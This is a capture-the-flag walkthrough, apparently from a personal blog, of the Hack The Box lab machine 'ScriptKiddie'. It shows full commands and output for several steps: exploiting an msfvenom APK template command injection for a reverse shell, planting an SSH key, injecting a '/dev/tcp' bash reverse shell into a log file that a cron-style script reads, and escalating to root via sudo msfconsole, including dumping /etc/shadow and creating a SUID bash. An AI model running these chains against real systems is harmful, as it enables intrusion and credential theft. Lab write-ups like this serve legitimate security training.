
ScriptKiddie - 7th March 21

10.10.10.226

Scanning



We can run `masscan_to_nmap.py` , a tool I made that you can find on my Github. It runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.


```
[06-Mar-21 21:47:05 GMT] scriptkiddie/enum
→ sudo python3 masscan_to_nmap.py -i 10.10.10.226

Running Masscan on network tun0 against the IP 10.10.10.226 to quickly identify open ports

Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-03-06 21:47:14 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]

Running Nmap full nmap scan against 10.10.10.226 with the following ports 5000,22,

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.

Nmap results saved to nmap_10.10.10.226.txt

Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-06 21:50 GMT
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
|   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_  256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open  http    Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-server-header: Werkzeug/0.16.1 Python/3.8.5
|_http-title: k1d'5 h4ck3r t00l5
```

We only get two ports! Let's start our enumeration process

Enumeration

The SSH service is running an up to date version on port 22, so let's focus on port 5000




There's a lot of werid stuff going on with this page. I know that the box author wants us to get stuck in trying to exploit those input fields with all sorts of bash inclusions, like `127.0.0.1 && whoami` ...but we're more civilised than that!

I could also get distracted with the fact the site seems to be running on **Werkzeug,** which has known exploits for certain versions.

But instead, I'm fascinated with the **payloads** section.

Payloads

It's just too strange for me to resist paying attention to really. Not only can we upload files, but we can also select **android** as one of the OS' architectures for a payload to be created for.



If we try to upload somerthing to the template file section, it asks for an **.apk** file,

```
android requires a apk ext template file
```

APK

I uploaded a random .apk file, and intercepeted the request in **burpsuite** once I asked the page to **generate**.

```
Referer: http://10.10.10.226:5000/
Upgrade-Insecure-Requests: 1

-----------------------------232606358114789421413039388841
Content-Disposition: form-data; name="os"

windows
-----------------------------232606358114789421413039388841
Content-Disposition: form-data; name="lhost"

127.0.0.1
-----------------------------232606358114789421413039388841
Content-Disposition: form-data; name="template"; filename="com.afwsamples.testdpc_7.0.2-7002_minAPI21(nodpi)_apkmirror.com.apk"
Content-Type: application/vnd.android.package-archive

PK
!:h¨~ý-META-INF/androidx.appcompat_appcompat.versionþÊ5Ù1.0.0
PK
!:ÆÚê{0META-INF/androidx.arch.core_core-runtime.version5Ù2.0.0
PK
```

The page took a while to return, which I interpreted it as doing something server-side to that .apk I uploaded. So let's hunt for a malicious utilisation of this.

Malicious APK Upload

Googling around, we can find a **metasploit module** that can generate a malicious APK for us: https://www.rapid7.com/db/modules/exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection/

Metasploit


If we open metasploit with `sudo msfvenom` and `search android template` , we are given a module

```
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > search android template

Matching Modules
================

   #  Name                                                             Disclosure Date  Rank
   -  ----                                                             ---------------  ----
   0  exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection  2020-10-29       excellen
```

If we fill the options with our details with `set lhost tun0` and hit `run` , metasploit will generate a malicious .apk for us.

```
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > run

[+] msf.apk stored at /root/.msf4/local/msf.apk
```

All thats left is to **upload** this malicious .apk file on the **Payloads** section of the website. Start a reverse shell with `sudo nc -nvlp 4444` and hit **generate**!



The page will hang, and we get a reverse shell.

```
sudo cp /root/.msf4/local/msf.apk .
[06-Mar-21 23:07:32 GMT] scriptkiddie/exploit
→ sudo nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.226] 45100
whoami
kid
```

Kid Shell

We can go and get the user flag and then come back for enumeration.

Stabilise Shell

We can insert an **ssh key** into the kid user's directory. In your kali run `sshkeyn -f kid_key` and give it a password.

Then `cat kid_key.pub` and copy it. Then in the victim shell, we're going to echo it into the /home/kid/.ssh/authorized_keys `echo " [long old key]" >> authorized_keys`

```
kid@scriptkiddie:~/logs$ cat ../.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDfb7jRpVfBxhZZallsskW
gGrJAidSE1id94U0aSWBT9gGfkWpvx4s8ZvzKgINplQdBqOvFdqy/Ges0EV
sGWZX8bM/vrs26Q5yH96FdOd2ALCLw2Rz1vPC+LEwXRQhHdGxaVxfMXlf9I
```

Double check it worked okay, and then ssh in `ssh -i kid_key kid@10.10.10.226`

Enumeration

There's a file called `scanlosers.sh` in the **/home/pwn** directory. We can't write into it, but let's talk about it as it's interesting.

```
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
```

It uses the **hackers** file in our home directory, and from this it `cats` our file and then proceeds to run other commands....we can control the **/home/kid/logs/hackers** file, so let's get to work on creating something malicious

Insert Privesc

What we want to do is insert a command that interrupts whatever the script wanted to do, and instead executes something we've put in our file.

The below one liner utilises

- `;` , a semi colon. In **bash,** this is a command seperator.
- This one-liner also uses `#` , a hash. In bash this is signifies a comment is about to follow.
- We can use the `;` to add our malicious command to be executed when read, and then use `#` to stop anything being executed after our command.

```
echo “ ;/bin/bash -c bash -i >& /dev/tcp/10.10.14.17/5991 0>&1 #” >> hackers
```

I had stability issues if I didn't use the **ssh shell** for this. I opened **/home/kid/logs/hackers** with `nano` and when I hit save, I recieved the reverse shell below.

```
  GNU nano 4.8
echo " ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.17/5991 0>&1' #" >>hackers

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spel

[07-Mar-21 12:41:56 GMT] scriptkiddie/exploit
→ sudo nc -nvlp 5991
listening on [any] 5991 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.226] 51668
bash: cannot set terminal process group (871): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$
```

Pwn Shell

If we run `sudo -l` , we can see that we can run `metasploit` as root

```
pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
```

msfconsole privesc

By opening `sudo /opt/metasploit-framework-6.0.9/msfconsole` we spawn metasploit...but we just ignore that and run bash comands anyway, we see we are running as root in the linux file system

```
msf6 > cat /etc/shadow
stty: 'standard input': Inappropriate ioctl for device
[*] exec: cat /etc/shadow

root:$6$RO4wVQ/hyXhjln4S$UQl5o6XSa2USqAM.RT9YwujFhZWriZ
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
```

We can copy root's bash binary to the Kid user we can ssh in: `cp /bin/bash /home/kid/bash && chmod +s /home/kid/bash`

```
msf6 > cp /bin/bash /home/kid/bash && chmod +s /home/kid/bash
stty: 'standard input': Inappropriate ioctl for device
[*] exec: cp /bin/bash /home/kid/bash && chmod +s /home/kid/bash
```

In our Kid shell, we can then execute this bash with `/home/kid/bash -p`

```
kid@scriptkiddie:~$ ls
bash  html  logs  snap  user.txt
kid@scriptkiddie:~$ ./bash -p
bash-5.0# whoami && cat /root/root.txt
root
e6870abcbe5795e370bc61670d2d5795
```